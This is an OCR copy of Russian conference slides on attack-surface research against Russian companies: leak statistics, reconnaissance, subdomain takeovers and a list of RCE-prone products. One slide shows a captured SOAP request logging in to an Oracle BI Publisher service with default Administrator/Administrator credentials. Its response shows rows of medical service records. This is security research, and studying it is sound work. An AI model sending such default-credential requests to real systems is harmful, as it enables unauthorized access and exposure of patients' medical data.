


Исследование поверхности атаки на российские компании

Кто я?

- CEO  SCAN FACTORY
- Ex-руководитель команды пентестеров:
  5 лет в России и 2 года в Сингапуре
- Ex-Positive Technologies
- Магистр ИБ (University of London)

Актуальность исследования

> 200 утечек

Произошло в России в 2023 году.
88% случаев — взлом периметровых сайтов

Солар, 2023

В 96% организаций

Можно преодолеть периметр
и попасть во внутреннюю сеть

Positive Technologies, 2022

До 100% случаев

Проникновений через веб-уязвимости


Positive Technologies, 2022

До 80% инфраструктуры


Меняется в течение года


Gartner, 2022

Дисклеймер


ЕМ УК РФ НЕ НАРУШАЕМ УК РФ НЕ НАРУША
В СОБИРАЕМ ИНФОРМАЦИЮ ТОЛЬКО ИЗ ОТКРЫТЫХ ИСТОЧНИКОВ СО
ШЕНИЙ НЕ СКАНИРУЕМ БЕЗ ПИСЬМЕННЫХ РАЗРЕШЕНИЙ НЕ СК

Шаг 1. Собираем скоуп






Шаг 2. Проводим разведку

90% компаний неправильно употребляют
термин «поверхность атаки»

Поверхность атаки это:

Официальные ресурсы
(домены и IP-подсети)



Другие домены, принадлежащие
организации по whois

Облачные сервисы

Shadow IT (внешние хостинги)

Фишинговые домены

ТОП 2000 КОМПАНИЙ

ИМЕЮТ 1,6 МЛН ЖИВЫХ ХОСТОВ

22% ЗАЩИЩЕНЫ WAF

Перехваты поддоменов

Нет достаточного внимания к проблеме

Постоянно рассказываем об уязвимости, но никто её не устраняет


В рунете более 5000 доменов можно перехватить

Уязвимы банки, КИИ, телекомы, СМИ

Известия

Опасно фишингом и репутационными потерями


У одного клиента нашли 46 поддоменов в рамках одного домена, доступных к перехвату



Шаг 3. Уязвимости, которые мы находили у заказчиков в 2023

RCE в ПО зарубежных вендоров

Confluence · Gitlab · TeamCity · Apache ActiveMQ · F5 BigIP · Fortinet (SSL VPN FortiGate) · Citrix · Juniper · Ivanti EMM (MobileIron) · vBulletin …



Пароли по умолчанию

Request

Pretty Raw Hex

```
1 POST /xmlpserver/services/XMLPService HTTP/1.1
2 Host: [redacted]
3 User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/35.0.2309.372 Safari/537.36
4 Connection: close
5 Content-Length: 619
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Content-Type: text/xml
8 SOAPAction: ""
9 Accept-Encoding: gzip
10
11 <soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="
  http://www.w3.org/2001/XMLSchema" xmlns:soapenv="
  http://schemas.xmlsoap.org/soap/envelope/" xmlns:rep="
  http://xmlns.oracle.com/oxp/service/report">
12   <soapenv:Header/>
13   <soapenv:Body>
14     <rep:createSession soapenv:encodingStyle="
       http://schemas.xmlsoap.org/soap/encoding/">
15       <username xsi:type="xsd:string">
           Administrator
         </username>
16       <password xsi:type="xsd:string">
           Administrator
         </password>
17       <domain xsi:type="xsd:string">
           bi
         </domain>
```

Response

Pretty Raw Hex Render

01.08.2023	Взятие биопсии с шейки матки	1	2500	0	0	2500	Медицинские услуги	Кабинет гинеколога
01.08.2023	Г117Тестостерон свободный	1	780	0	0	780	Медицинские услуги	Лаборатория
01.08.2023	!Первичный прием врача-гинеколога	1	1200	0	0	1200	Медицинские услуги	Кабинет гинеколога
01.08.2023	УЗИ одного сустава (плечевой, локтевой, тазобедренный, коленный)	1	1200	0	0	1200	Медицинские услуги	УЗИ
